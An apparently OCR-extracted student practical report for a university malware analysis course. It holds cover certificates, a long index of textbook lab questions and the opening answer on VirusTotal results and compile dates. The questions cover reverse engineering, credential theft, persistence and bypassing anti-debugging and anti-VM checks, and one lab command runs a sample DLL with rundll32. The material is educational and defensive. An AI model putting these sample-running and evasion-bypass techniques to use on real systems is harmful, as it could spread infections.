UNIVERSITY OF MUMBAI

PRACTICAL REPORT
M.Sc. I.T (PART 1) 2023-2024

PAPER 1: Malware Analysis

PAPER 2: Big Data


PAPER 3: Modern Network

SUBMITTED BY:
FARZAAN ZUBAIR SHAIKH


(PROF.)
{TEACHER INCHARGE}

(PROF.)
{TEACHER INCHARGE}

PROF.SIMRAN SHAIKH
{TEACHER INCHARGE}



Padmashri Annasaheb Jadhav Bhartiya Samaj Unnati Mandal's
B.N.N COLLEGE
(Arts, Science, Commerce & Self-Funded Course)
(Affiliated to University of Mumbai)
DEPARTMENT OF INFORMATION TECHNOLOGY BHIWANDI, MAHARASHTRA-421302



Padmashri Annasaheb Jadhav Bhartiya Samaj Unnati Mandal's

B.N.N College of Arts, Science and Commerce Bhiwandi

(Self-Funded Course)

(Department of Information Technology)

CERTIFICATE


This is to certify that Mr./Miss. Farzaan Zubair Shaikh . Roll No. _____ Class: **MSc-IT** Exam Seat No. 1312322 . has satisfactorily completed practical in. **Malware Analysis**. As laid down in the regulation of University of Mumbai for the purpose of **Semester- II Practical** Examination 2023-2024.

Date:

Place: **Bhiwandi**

In-Charge Professor **Signature of External Examiner**

Signature of HOD **Signature of Principal**



Padmashri Annasaheb Jadhav Bhartiya Samaj Unnati Mandal's

B.N.N College of Arts, Science and Commerce Bhiwandi

(Self-Funded Course)

(Department of Information Technology)

CERTIFICATE


This is to certify that Mr./Miss. Farzaan Zubair Shaikh . Roll No. _____ Class: **MSc-IT** Exam Seat No. 1312322 . has satisfactorily completed practical in. **Big Data**. As laid down in the regulation of University of Mumbai for the purpose of **Semester- II Practical** Examination 2023-2024.

Date:

Place: **Bhiwandi**

In-Charge Professor **Signature of External Examiner**

Signature of HOD **Signature of Principal**



Padmashri Annasaheb Jadhav Bhartiya Samaj Unnati Mandal's

B.N.N College of Arts, Science and Commerce Bhiwandi

(Self-Funded Course)

(Department of Information Technology)

CERTIFICATE

This is to certify that Mr./Miss. Farzaan Zubair Shaikh . Roll No. _____ Class: **MSc-IT** Exam Seat No. 1312322 . has satisfactorily completed practical in. **Modern Network**. As laid down in the regulation of University of Mumbai for the purpose of **Semester- II Practical** Examination 2023-2024.

Date:

Place: **Bhiwandi**

In-Charge Professor **Signature of External Examiner**

Signature of HOD **Signature of Principal**

MALWARE ANALYSIS

INDEX

Sr. No.	Title	Page No.	Sign
1	**1. a. Files: *Lab01-01.exe* and *Lab01-01.dll*.**		
	i. Upload the files to *http://www.VirusTotal.com/* and view the reports. Does either file match any existing antivirus signatures?		
	ii. When were these files compiled?		
	iii. Are there any indications that either of these files is packed or obfuscated? If so, what are these indicators?		
	iv. Do any imports hint at what this malware does? If so, which imports are they?		
	v. Are there any other files or host-based indicators that you could look for on infected systems?		
	vi. What network-based indicators could be used to find this malware on infected machines?		
	vii. What would you guess is the purpose of these files?		
	b. Analyze the file *Lab01-02.exe*.		
	i. Upload the *Lab01-02.exe* file to *http://www.VirusTotal.com/*. Does it match any existing antivirus definitions?		
	ii. Are there any indications that this file is packed or obfuscated? If so, what are these indicators? If the file is packed, unpack it if possible.		
	iii. Do any imports hint at this program's functionality? If so, which imports are they and what do they tell you?		
	iv. What host- or network-based indicators could be used to identify this malware on infected machines?		
	c. Analyze the file Lab01-03.exe.		
	i. Upload the *Lab01-03.exe* file to *http://www.VirusTotal.com/*. Does it match any existing antivirus definitions?		
	ii. Are there any indications that this file is packed or obfuscated? If so, what are these indicators? If the file is packed, unpack it if possible.		
	iii. Do any imports hint at this program's functionality? If so, which imports are they and what do they tell you?		
	iv. What host- or network-based indicators could be used to identify this malware on infected machines?		

	d. Analyze the file Lab01-04.exe.		
	i. Upload the *Lab01-04.exe* file to *http://www.VirusTotal.com/*. Does it match any existing antivirus definitions?		

	ii. Are there any indications that this file is packed or obfuscated? If so, what are these indicators? If the file is packed, unpack it if possible.		
	iii. When was this program compiled?		
	iv. Do any imports hint at this program's functionality? If so, which imports are they and what do they tell you?		
	v. What host- or network-based indicators could be used to identify this malware on infected machines?		
	vi. This file has one resource in the resource section. Use Resource Hacker to examine that resource, and then use it to extract the resource. What can you learn from the resource?		
	e. Analyze the malware found in the file Lab03-01.exe using basic dynamic analysis tools.		
	i. What are this malware's imports and strings?		
	ii. What are the malware's host-based indicators?		
	iii. Are there any useful network-based signatures for this malware? If so, what are they?		
	f. Analyze the malware found in the file Lab03-02.dll using basic dynamic analysis tools.		
	i. How can you get this malware to install itself?		
	ii. How would you get this malware to run after installation?		
	iii. How can you find the process under which this malware is running?		
	iv. Which filters could you set in order to use procmon to glean information?		
	v. What are the malware's host-based indicators?		
	vi. Are there any useful network-based signatures for this malware?		
	g. Execute the malware found in the file Lab03-03.exe while monitoring it using basic dynamic analysis tools in a safe environment		
	i. What do you notice when monitoring this malware with Process Explorer?		
	ii. Can you identify any live memory modifications?		
	iii. What are the malware's host-based indicators?		
	iv. What is the purpose of this program?		

	h. Analyze the malware found in the file Lab03-04.exe using basic dynamic analysis tools.		
	i. What happens when you run this file?		
	ii. What is causing the roadblock in dynamic analysis?		
	iii. Are there other ways to run this program?		

2.	**a. Analyze the malware found in the file Lab05-01.dll using only IDA Pro. The goal of this lab is to give you hands-on experience with IDA Pro. If you've already worked with IDA Pro, you may choose to ignore these questions and focus on reverse engineering the malware.**		
	i. What is the address of DllMain?		
	ii. Use the Imports window to browse to gethostbyname. Where is the import located?		
	iii. How many functions call gethostbyname?		
	iv. Focusing on the call to gethostbynamelocated at 0x10001757, can you fig ure out which DNS request will be made?		
	v. How many local variables has IDA Pro recognized for the subroutine at 0x10001656?		
	vi. How many parameters has IDA Pro recognized for the subroutine at 0x10001656?		
	vii. Use the Strings window to locate the string \cmd.exe /cin the disassembly. Where is it located?		
	viii. What is happening in the area of code that references \cmd.exe/c?		
	ix. In the same area, at 0x100101C8, it looks like word_1008E5C4 is a global variable that helps decide which path to take. How does the malware set dword_1008E5C4? (Hint: Use dword_1008E5C4's cross-references.)		
	x. A few hundred lines into the subroutine at 0x1000FF58, a series of com parisons use memcmpto compare strings. What happens if the string compar ison to robotworkis successful (when memcmpreturns 0)?		
	xi. What does the export PSLISTdo?		
	xii. Use the graph mode to graph the cross-references from sub_10004E79. Which API functions could be called by entering this function? Based on the API functions alone, what could you rename this function?		

	xiii. How many Windows API functions does DllMaincall directly? How many at a depth of 2?		
	xiv. At 0x10001358, there is a call to Sleep (an API function that takes one parameter containing the number of milliseconds to sleep). Looking backward through the code, how long will the program sleep if this code executes?		
	xv. At 0x10001701 is a call to socket. What are the three parameters?		

	xvi. Using the MSDN page for socketand the named symbolic constants func tionality in IDA Pro, can you make the parameters more meaningful? What are the parameters after you apply changes?		
	xvii. Search for usage of the in instruction (opcode 0xED). This instruction is used with a magic string VMXh to perform VMware detection. Is that in use in this malware? Using the cross-references to the function that executes the in instruction, is there further evidence of VMware detection?		
	xviii. Jump your cursor to 0x1001D988. What do you find?		
	xix. If you have the IDA Python plug-in installed (included with the com- mercial version of IDA Pro), run *Lab05-01.py*, an IDA Pro Python script provided with the malware for this book. (Make sure the cursor is at 0x1001D988.) What happens after you run the script?		
	xx. With the cursor in the same location, how do you turn this data into a single ASCII string?		
	xxi. Open the script with a text editor. How does it work?		
	b. analyze the malware found in the file Lab06-01.exe.		
	i. What is the major code construct found in the only subroutine called by main?		
	ii. What is the subroutine located at 0x40105F?		
	iii. What is the purpose of this program?		
	c. Analyze the malware found in the file Lab06-02.exe.		
	i. What operation does the first subroutine called by mainperform?		
	ii. What is the subroutine located at 0x40117F?		
	iii. What does the second subroutine called by maindo?		
	iv. What type of code construct is used in this subroutine?		
	v. Are there any network-based indicators for this program?		
	vi. What is the purpose of this malware?		

	d. analyze the malware found in the file Lab06-03.exe.		
	i. Compare the calls in main to Lab 6-2's main method. What is the new function called from main?		
	ii. What parameters does this new function take?		
	iii. What major code construct does this function contain?		
	iv. What can this function do?		
	v. Are there any host-based indicators for this malware?		
	vi. What is the purpose of this malware?		
	e. analyze the malware found in the file Lab06-04.exe.		
	i. What is the difference between the calls made from the main method in Labs 6-3 and 6-4?		

	ii. What new code construct has been added to main?		
	iii. What is the difference between this lab's parse HTML function and those of the previous labs?		
	iv. How long will this program run? (Assume that it is connected to the Internet.)		
	v. Are there any new network-based indicators for this malware?		
	vi. What is the purpose of this malware?		
3.	**a. Analyze the malware found in the file Lab07-01.exe.**		
	i. How does this program ensure that it continues running (achieves per sistence) when the computer is restarted?		
	ii. Why does this program use a mutex?		
	iii. What is a good host-based signature to use for detecting this program?		
	iv. What is a good network-based signature for detecting this malware?		
	v. What is the purpose of this program?		
	vi. When will this program finish executing?		
	b. Analyze the malware found in the file Lab07-02.exe.		
	i. How does this program achieve persistence?		
	ii. What is the purpose of this program?		
	iii. When will this program finish executing?		

	c. For this lab, we obtained the malicious executable, Lab0703.exe, and DLL, Lab07- 03.dll, prior to executing. This is important to note because the mal- ware might change once it runs. Both files were found in the same directory on the victim machine. If you run the program, you should ensure that both files are in the same directory on the analysis machine. A visible IP string beginning with 127 (a loopback address) connects to the local machine. (In the real version of this malware, this address connects to a remote machine, but we've set it to connect to localhost to protect you.)		
	i. How does this program achieve persistence to ensure that it continues running when the computer is restarted?		
	ii. What are two good host-based signatures for this malware?		
	iii. What is the purpose of this program?		
	iv. How could you remove this malware once it is installed?		
	d. Analyze the malware found in the file Lab09-01.exe using OllyDbg and IDA Pro to answer the following questions. This malware was initially analyzed in the Chapter 3 labs using basic static and dynamic analysis techniques.		
	i. How can you get this malware to install itself?		

	ii. What are the command-line options for this program? What is the pass word requirement?		
	iii. How can you use OllyDbg to permanently patch this malware, so that it doesn't require the special command-line password?		
	iv. What are the host-based indicators of thismalware?		
	v. What are the different actions this malware can be instructed to take via the network?		
	vi. Are there any useful network-based signatures for this malware?		
	e. Analyze the malware found in the file Lab09-02.exe using OllyDbg to answer the following questions.		
	i. What strings do you see statically in the binary?		
	ii. What happens when you run this binary?		
	iii. How can you get this sample to run its malicious payload?		
	iv. What is happening at 0x00401133?		
	v. What arguments are being passed to subroutine 0x00401089?		
	vi. What domain name does this malware use?		
	vii. What encoding routine is being used to obfuscate the domain name?		

	viii. What is the significance of the CreateProcessAcall at 0x0040106E?		
	f. Analyze the malware found in the file Lab09-03.exe using OllyDbg and IDA Pro. This malware loads three included DLLs (DLL1.dll, DLL2.dll, and DLL3.dll) that are all built to request the same memory load location. Therefore, when viewing these DLLs in OllyDbg versus IDA Pro, code may appear at different memory locations. The purpose of this lab is to make you comfortable with finding the correct location of code within IDA Pro when you are looking at code in OllyDbg		
	i. What DLLs are imported by *Lab09-03.exe*?		
	ii. What is the base address requested by *DLL1.dll*, *DLL2.dll*, and *DLL3.dll*?		
	iii. When you use OllyDbg to debug *Lab09-03.exe*, what is the assigned based address for: *DLL1.dll*, *DLL2.dll*, and *DLL3.dll*?		
	iv. When *Lab09-03.exe* calls an import function from *DLL1.dll*, what does this import function do?		
	v. When *Lab09-03.exe* calls WriteFile, what is the filename it writes to?		
	vi. When *Lab09-03.exe* creates a job using NetScheduleJobAdd, where does it get the data for the second parameter?		
	vii. While running or debugging the program, you will see that it prints out three pieces of mystery data. What are the following:		

	DLL 1 mystery data 1, DLL 2 mystery data 2, and DLL 3 mystery data 3?		
	viii. How can you load *DLL2.dll* into IDA Pro so that it matches the load address used by OllyDbg?		
4	**a. This lab includes both a driver and an executable. You can run the executable from anywhere, but in order for the program to work properly, the driver must be placed in the C:\Windows\ System32 directory where it was origi- nally found on the victim computer. The executable is Lab10-01.exe, and the driver is Lab10-01.sys.**		
	i. Does this program make any direct changes to the registry? (Use procmon to check.)		
	ii. The user-space program calls the ControlService function. Can you set a breakpoint with WinDbg to see what is executed in the kernel as a result of the call to ControlService?		
	iii. What does this program do?		

	b. The file for this lab is Lab10-02.exe.		
	i. Does this program create any files? If so, what are they?		
	ii. Does this program have a kernel component?		
	iii. What does this program do?		
	c. This lab includes a driver and an executable. You can run the executable from anywhere, but in order for the program to work properly, the driver must be placed in the C:\Windows\System32 directory where it was originally found on the victim computer. The executable is Lab10-03.exe, and the driver is Lab10-03.sys.		
	i. What does this program do?		
	ii. Once this program is running, how do you stop it?		
	iii. What does the kernel component do?		
5	**a. Analyze the malware found in Lab11-01.exe**		
	i. What does the malware drop to disk?		
	ii. How does the malware achieve persistence?		
	iii. How does the malware steal user credentials?		
	iv. What does the malware do with stolen credentials?		
	v. How can you use this malware to get user credentials from your test environment?		
	b. Analyze the malware found in *Lab11-02.dll*. Assume that a suspicious file named *Lab11-02.ini* was also found with this malware.		
	i. What are the exports for this DLL malware?		
	ii. What happens after you attempt to install this malware using		

	iii. *rundll32.exe*?		
	iv. Where must *Lab11-02.ini* reside in order for the malware to install properly?		
	v. How is this malware installed for persistence?		
	vi. What user-space rootkit technique does this malware employ?		
	vii. What does the hooking code do?		
	viii. Which process(es) does this malware attack and why?		
	ix. What is the significance of the *.ini* file?		
	c. Analyze the malware found in *Lab11-03.exe* and *Lab11-03.dll*. Make sure that both files are in the same directory during analysis		
	i. What interesting analysis leads can you discover using basic static analysis?		

	ii. What happens when you run this malware?		
	iii. How does *Lab11-03.exe* persistently install *Lab11-03.dll*?		
	iv. Which Windows system file does the malware infect?		
	v. What does *Lab11-03.dll* do?		
	vi. Where does the malware store the data it collects?		
6	**a. Analyze the malware found in the file *Lab12-01.exe* and *Lab12-01.dll*. Make sure that these files are in the same directory when performing the analysis**		
	i. What happens when you run the malware executable?		
	ii. What process is being injected?		
	iii. How can you make the malware stop the pop-ups?		
	iv. How does this malware operate?		
	b. Analyze the malware found in the file *Lab12-02.exe*.		
	i. What is the purpose of this program?		
	ii. How does the launcher program hide execution?		
	iii. Where is the malicious payload stored?		
	iv. How is the malicious payload protected?		
	v. How are strings protected?		
	c. Analyze the malware extracted during the analysis of Lab 122, or use the file *Lab12-03.exe*.		
	i. What is the purpose of this malicious payload?		
	ii. How does the malicious payload inject itself?		
	iii. What filesystem residue does this program create?		
	d. Analyze the malware found in the file *Lab12-04.exe*.		
	i. What does the code at 0x401000 accomplish?		
	ii. Which process has code injected?		
	iii. What DLL is loaded using LoadLibraryA?		

	iv. What is the fourth argument passed to the CreateRemoteThread call?		
	v. What malware is dropped by the main executable?		
7	**a. Analyze the malware found in the file *Lab13-01.exe*.**		
	i. Compare the strings in the malware (from the output of the strings command) with the information available via dynamic analysis. Based on this comparison, which elements might be encoded?		
	ii. Use IDA Pro to look for potential encoding by searching for the string xor. What type of encoding do you find?		

	iii. What is the key used for encoding and what content does it encode?		
	iv. Usethestatic toolsFindCrypt2, Krypto ANALyzer(KANAL), and the IDA Entropy Plugin to identify any other encoding mechanisms. What do you find?		
	v. What type of encoding is used for a portion of the network traffic sent by the malware?		
	vi. Where is the Base64 function in the disassembly?		
	vii. What is the maximum length of the Base64-encoded data that is sent? What is encoded?		
	viii. In this malware, would you ever see the padding characters (=or ==) in the Base64-encoded data?		
	ix. What does this malware do?		
	b. Analyze the malware found in the file *Lab13-02.exe*.		
	i. Using dynamic analysis, determine what this malware creates.		
	ii. Use static techniques such as an xor search, FindCrypt2, KANAL, and the IDA Entropy Plugin to look for potential encoding. What do you find?		
	iii. Based on your answer to question 1, which imported function would be a good prospect for finding the encoding functions?		
	iv. Where is the encoding function in the disassembly?		
	v. Trace from the encoding function to the source of the encoded content. What is the content?		
	vi. Can you find the algorithm used for encoding? If not, how can you decode the content?		
	vii. Using instrumentation, can you recover the original source of one of the encoded files?		
	c. Analyze the malware found in the file *Lab13-03.exe*.		
	i. Compare the output of strings with the information available via dynamic analysis. Based on this comparison, which elements might be encoded?		

	ii. Use static analysis to look for potential encoding by searching for the string xor. What type of encoding do you find?		
	iii. Use static tools like FindCrypt2, KANAL, and the IDA Entropy Plugin to identify any other encoding mechanisms. How do these findings com- pare with the XOR findings?		
	iv. Which two encoding techniques are used in thismalware?		
	v. For each encoding technique, what is the key?		
	vi. For the cryptographic encryption algorithm, is the key sufficient? What else must be known?		
	vii. What does this malware do?		
	viii. Create code to decrypt some of the content produced during dynamic analysis. What is this content?		
8	**a. Analyze the malware found in file *Lab14-01.exe*. This program is not harmful to your system.**		
	i. Which networking libraries does the malware use, and what are their advantages?		
	ii. What source elements are used to construct the networking beacon, and what conditions would cause the beacon to change?		
	iii. Why might the information embedded in the networking beacon be of interest to the attacker?		
	iv. Does the malware use standard Base64 encoding? If not, how is the encoding unusual?		
	v. What is the overall purpose of this malware?		
	vi. What elements of the malware's communication may be effectively detected using a network signature?		
	vii. What mistakes might analysts make in trying to develop a signature for this malware?		
	viii. What set of signatures would detect this malware (and future variants)?		
	b. Analyze the malware found in file *Lab14-02.exe*. This malware has been configured to beacon to a hard-coded loopback address in order to prevent it from harming your system, but imagine that it is a hard-coded external address.		
	i. What are the advantages or disadvantages of coding malware to use direct IP addresses?		
	ii. Which networking libraries does this malware use? What are the advantages or disadvantages of using these libraries?		

	iii. What is the source of the URL that the malware uses for beaconing? What advantages does this source offer?		
	iv. Which aspect of the HTTP protocol does the malware leverage to achieve its objectives?		

	v. What kind of information is communicated in the malware's initial beacon?		
	vi. What are some disadvantages in the design of this malware's communication channels?		
	vii. Is the malware's encoding scheme standard?		
	viii. How is communication terminated?		
	ix. What is the purpose of this malware, and what role might it play in the attacker's arsenal?		
	c. This lab builds on Practical 8 a. Imagine that this malware is an attempt by the attacker to improve his techniques. Analyze the malware found in file *Lab14-03.exe*.		
	i. What hard-coded elements are used in the initial beacon? What elements, if any, would make a good signature?		
	ii. What elements of the initial beacon may not be conducive to a long lasting signature?		
	iii. How does the malware obtain commands? What example from the chapter used a similar methodology? What are the advantages of this technique?		
	iv. When the malware receives input, what checks are performed on the input to determine whether it is a valid command? How does the attacker hide the list of commands the malware is searching for?		
	v. What type of encoding is used for command arguments? How is it different from Base64, and what advantages or disadvantages does it offer?		
	vi. What commands are available to this malware?		
	vii. What is the purpose of this malware?		
	viii. This chapter introduced the idea of targeting different areas of code with independent signatures (where possible) in order to add resiliency to network indicators. What are some distinct areas of code or configuration data that can be targeted by network signatures?		
	ix. What set of signatures should be used for this malware?		

	d. Analyze the sample found in the file Lab15-01.exe. This is a command-line program that takes an argument and prints "Good Job!" if the argument matches a secret code.		
	i. What anti-disassembly technique is used in this binary?		
	ii. What rogue opcode is the disassembly tricked into disassembling?		
	iii. How many times is this technique used?		
	iv. What command-line argument will cause the program to print "Good Job!"?		
	e. Analyze the malware found in the file Lab15-02.exe. Correct all anti-disassembly countermeasures before analyzing the binary in order to answer the questions.		
	i. What URL is initially requested by the program?		
	ii. How is the User-Agent generated?		
	iii. What does the program look for in the page it initially requests?		
	iv. What does the program do with the information it extracts from the page?		
	f. Analyze the malware found in the file *Lab15-03.exe*. At first glance, this binary appears to be a legitimate tool, but it actually contains more functionality than advertised.		
	i. How is the malicious code initially called?		
	ii. What does the malicious code do?		
	iii. What URL does the malware use?		
	iv. What filename does the malware use?		
9	**a. Analyze the malware found in *Lab16-01.exe* using a debugger. This is the same malware as *Lab09-01.exe*, with added anti-debugging techniques.**		
	i. Which anti-debugging techniques does this malwareemploy?		
	ii. What happens when each anti-debugging technique succeeds?		
	iii. How can you get around these anti-debugging techniques?		
	iv. How do you manually change the structures checked during runtime?		
	v. Which OllyDbg plug-in will protect you from the anti-debugging tech niques used by this malware?		
	b. Analyze the malware found in *Lab16-02.exe* using a debugger. The goal of this lab is to figure out the correct password. The malware does not drop a malicious payload.		

	i. What happens when you run *Lab16-02.exe* from the command line?		
	ii. What happens when you run *Lab16-02.exe* and guess the command-line parameter?		
	iii. What is the command-line password?		
	iv. Load *Lab16-02.exe* into IDA Pro. Where in the mainfunction is strncmp		
	v. found?		
	vi. What happens when you load this malware into OllyDbg using the defaultsettings?		
	vii. What is unique about the PE structure of *Lab16-02.exe*?		

	viii. Where is the callback located? (Hint: Use CTRL-E in IDA Pro.)		
	ix. Which anti-debugging technique is the program using to terminate immediately in the debugger and how can you avoid this check?		
	x. What is the command-line password you see in the debugger after you disable the anti-debugging technique?		
	xi. Does the password found in the debugger work on the command line?		
	c. Analyze the malware in *Lab16-03.exe* using a debugger. This malware is similar to *Lab09-02.exe*, with certain modifications, including the introduction of anti debugging techniques.		
	i. Which strings do you see when using static analysis on the binary?		
	ii. What happens when you run this binary?		
	iii. How must you rename the sample in order for it to run properly?		
	iv. Which anti-debugging techniques does this malware employ?		
	v. For each technique, what does the malware do if it determines it is running in a debugger?		
	vi. Why are the anti-debugging techniques successful in this malware?		
	vii. What domain name does this malware use?		
	d. Analyze the malware found in *Lab17-01.exe* inside VMware. This is the same malware as *Lab07-01.exe*, with added antiVMware techniques.		
	i. What anti-VM techniques does this malware use?		

	ii. If you have the commercial version of IDA Pro, run the IDA Python script from Listing 17-4 in Chapter 17 (provided here as *findAntiVM.py*). What does it find?		
	iii. What happens when each anti-VM technique succeeds?		
	iv. Which of these anti-VM techniques work against your virtual machine?		
	v. Why does each anti-VM technique work or fail?		
	vi. How could you disable these anti-VM techniques and get the malware to run?		
	e. Analyze the malware found in the file *Lab17-02.dll* inside VMware. After answering the first question in this lab, try to run the installation exports using *rundll32.exe* and monitor them with a tool like procmon. The following is an example		

	command line for executing the DLL: rundll32.exe Lab17-02.dll,InstallRT (or InstallSA/InstallSB)		
	i. What are the exports for this DLL?		
	ii. What happens after the attempted installation using *rundll32.exe*?		
	iii. Which files are created and what do they contain?		
	iv. What method of anti-VM is in use?		
	v. How could you force the malware to install during runtime?		
	vi. How could you permanently disable the anti-VMtechnique?		
	vii. How does each installation export function work?		
	f. Analyze the malware *Lab17-03.exe* inside VMware.		
	i. What happens when you run this malware in a virtual machine?		
	ii. How could you get this malware to run and drop its keylogger?		
	iii. Which anti-VM techniques does this malware use?		
	iv. What system changes could you make to permanently avoid the anti-VM techniques used by this malware?		
	v. How could you patch the binary in OllyDbg to force the anti-VM techniques to permanently fail?		
10	**a. Analyze the file *Lab19-01.bin* using *shellcode_launcher.exe***		
	i. How is the shellcode encoded?		
	ii. Which functions does the shellcode manually import?		
	iii. What network host does the shellcode communicate with?		
	iv. What filesystem residue does the shellcode leave?		
	v. What does the shellcode do?		

	b. The file *Lab19-02.exe* contains a piece of shellcode that will be injected into another process and run. Analyze this file.		
	i. What process is injected with the shellcode?		
	ii. Where is the shellcode located?		
	How is the shellcode encoded?		
	iv. Which functions does the shellcode manually import?		
	v. What network hosts does the shellcode communicatewith?		
	vi. What does the shellcode do?		
	c. Analyze the file *Lab19-03.pdf*. If you get stuck and can't find the shellcode, just skip that part of the lab and analyze file *Lab19-03_sc.bin* using *shellcode_launcher.exe*.		
	i. What exploit is used in this PDF?		
	ii. How is the shellcode encoded?		
	iii. Which functions does the shellcode manually import?		
	iv. What filesystem residue does the shellcode leave?		
	v. What does the shellcode do?		

	d. The purpose of this first lab is to demonstrate the usage of the thispointer. Analyze the malware in *Lab20-01.exe*.		
	i. Does the function at 0x401040 take any parameters?		
	ii. Which URL is used in the call to URLDownloadToFile?		
	iii. What does this program do?		
	e. Analyze the malware In Lab20-02.exe.		
	i. What can you learn from the interesting strings in this program?		
	ii. What do the imports tell you about this program?		
	iii. What is the purpose of the object created at 0x4011D9? Does it have any virtual functions?		
	iv. Which functions could possibly be called by the call [edx]instruction at 0x401349?		
	v. How could you easily set up the server that this malware expects in order to fully analyze the malware without connecting it to the Internet?		
	vi. What is the purpose of this program?		
	vii. What is the purpose of implementing a virtual function call in this program?		
	f. Analyze the malware in Lab20-03.exe.		
	i. What can you learn from the interesting strings in this program?		
	ii. What do the imports tell you about this program?		

	iii. At 0x4036F0, there is a function call that takes the string Config error, followed a few instructions later by a call to CxxThrowException. Does the function take any parameters other than the string? Does the function return anything? What can you tell about this function from the context in which it's used?		
	iv. What do the six entries in the switch table at 0x4025C8 do?		
	v. What is the purpose of this program?		
	g. Analyze the code in *Lab21-01.exe*		
	i. What happens when you run this program without any parameters?		
	ii. Depending on your version of IDA Pro, main may not be recognized automatically. How can you identify the call to the main function?		
	iii. What is being stored on the stack in the instructions from 0x0000000140001150 to 0x0000000140001161?		
	iv. How can you get this program to run its payload without changing the filename of the executable?		
	v. Which two strings are being compared by the call to strncmp at 0x0000000140001205?		
	vi. Does the function at 0x00000001400013C8 take any parameters?		
	vii. How many arguments are passed to the call to CreateProcess at 0x0000000140001093? How do you know?		
	h. Analyze the malware found in *Lab21-02.exe* on both x86 and x64 virtual machines.		
	i. What is interesting about the malware's resource sections?		
	ii. Is this malware compiled for x64 or x86?		
	iii. How does the malware determine the type of environment in which it is running?		
	iv. What does this malware do differently in an x64 environment versus an x86 environment?		
	v. Which files does the malware drop when running on an x86 machine? Where would you find the file orfiles?		
	vi. Which files does the malware drop when running on an x64 machine? Where would you find the file or files?		
	vii. What type of process does the malware launch when run on an x64 system?		
	viii. What does the malware do?		

Practical No. 1

a- This lab uses the files Lab01–01.exe and Lab01–01.dll.

i- To begin with, we have **Lab01–01.exe** and **Lab01–01.dll**. At first glance, we can might assume these associated. As **.dll**s can't be run on their own, potentially **Lab01–01.exe** is used to run **Lab01–01.dll**. We can upload these to http://www.VirusTotal.com to gain a useful amount of initial information (Figure 1.1).




Figure 1.1— VirusTotal.com reports for **Lab01–01.exe** and **Lab01–01.dll**.

Although the book states that these files are initially unlikely to appear within VirusTotal, they have become part of the antivirus signatures so have been recognised. We currently see that 44/73 antivirus tools pick up on malicious signatures from **Lab01–01.exe**, whereas 36/71 identify **Lab01–01.dll** as malicious.

ii-We can use VirusTotal to identify more information, such as when the files were compiled. We see that the two files were compiled almost at the same time (*around 2010–12–19 16:16:19*) —

this strengthens the theory as the two files are associated. Other tools can also be utilised to identify Time Date Stamp, such as PE Explorer (Figure 2.1).

Figure 2.1 — Date Time Stamps from VirusTotal.com and PE Explorer.

